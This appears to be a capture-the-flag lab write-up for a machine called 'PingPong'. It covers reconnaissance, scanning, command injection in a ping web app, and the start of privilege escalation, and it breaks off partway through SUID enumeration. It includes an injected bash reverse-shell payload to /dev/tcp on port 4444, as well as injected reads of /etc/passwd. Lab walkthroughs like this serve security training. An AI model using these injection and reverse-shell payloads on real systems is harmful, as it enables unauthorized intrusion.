PingPong

Contents

Reconnaissance

The target machine is correctly deployed inside the lab network (in this case, using Docker). To identify it, `arp-scan` was used to find devices in our Docker network using the `docker0` interface.

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2  02:42:ac:11:00:02   (Unknown: locally administered)
```

Scanning


A scan was performed using **Nmap** to identify open ports and running services:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

The **target** corresponds to the victim machine's IP: **172.17.0.2**

Main results:

- Port **80** open (Apache)
- Port **443** open (Apache)
- Port **5000** open running a Python application (Werkzeug)




```
❯ nmap --open --min-rate 5000 -Pn -sV -sC -p- 172.17.0.2 -n
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 11:15 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp  open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-title: Apache2 Ubuntu Default Page: It works
| ssl-cert: Subject: commonName=example.com/organizationName=Your Organization/stateOrProvin
US
| Not valid before: 2024-05-19T14:20:49
|_Not valid after:  2025-05-19T14:20:49
|_http-server-header: Apache/2.4.58 (Ubuntu)
| tls-alpn:
|_  http/1.1
5000/tcp open  http     Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-title: Ping Test
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.26 seconds
```

Enumeration

Ports **80** and **443** were checked in the browser, but the servers did not provide relevant information.



Bad Request


Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 443


The next step was to search for hidden directories and resources using **Gobuster**:

```
gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,php.bak
```

The result didn't show many directories; `machine.php` was inspected, but nothing relevant was found.




```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10671]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/
/machine.php          (Status: 200) [Size: 6989]
/server-status        (Status: 403) [Size: 275]
Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
```




List 1

Trust	Muy fácil	140.1MB	Download	Upload	Info
Upload	Muy fácil	101.9MB	Download	Upload	Info
Injection	Muy fácil	182.4MB	Download	Upload	Info
CapyPenguin	Fácil	165MB	Download	Upload	Info
WhereIsMyWebShell	Fácil	106MB	Download	Upload	Info
PyRed	Medio	100.5MB	Download	Upload	Info
Hidden	Medio	102.7MB	Download	Upload	Info
-Pn	Fácil	305.7MB	Download	Upload	Info
BigPivoting	Difícil	839.9MB	Download	Upload	Info
Vacaciones	Muy fácil	157.6MB	Download	Upload	Info
Amor	Fácil	178.2MB	Download	Upload	Info

Then we moved to port **5000**, where we found an application that performs ping requests to hosts via an HTML input — apparently unsanitized. Because of this, **Command Injection** tests were conducted to extract system information.




```
uid=1001(freddy) gid=1001(freddy) groups=1001(freddy)
```



```
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
freddy:x:1001:1001::/home/freddy:/bin/bash
bobby:x:1002:1002::/home/bobby:/bin/bash
gladys:x:1003:1003::/home/gladys:/bin/bash
chocolatito:x:1004:1004::/home/chocolatito:/bin/bash
theboss:x:1005:1005::/home/theboss:/bin/bash
```


Exploitation

Since the results were positive, a **reverse shell** using Bash was executed to gain terminal access.



```
;bash -c '/bin/bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'
```

```
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
```




```
bash: cannot set terminal process group (34): Inappropriate ioctl for device
bash: no job control in this shell
freddy@d45a96a88123:~$ 
```

Privilege Escalation

After establishing the reverse shell, the environment was analyzed to determine how to escalate privileges.

SUID binaries were searched for:

```
find / -perm -4000 2>/dev/null
```



```
connect to [192.168.122.58] from (UNKNOWN) [172.17.0.2] 45072
bash: cannot set terminal process group (34): Inappropriate ioctl for device
bash: no job control in this shell
freddy@d45a96a88123:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
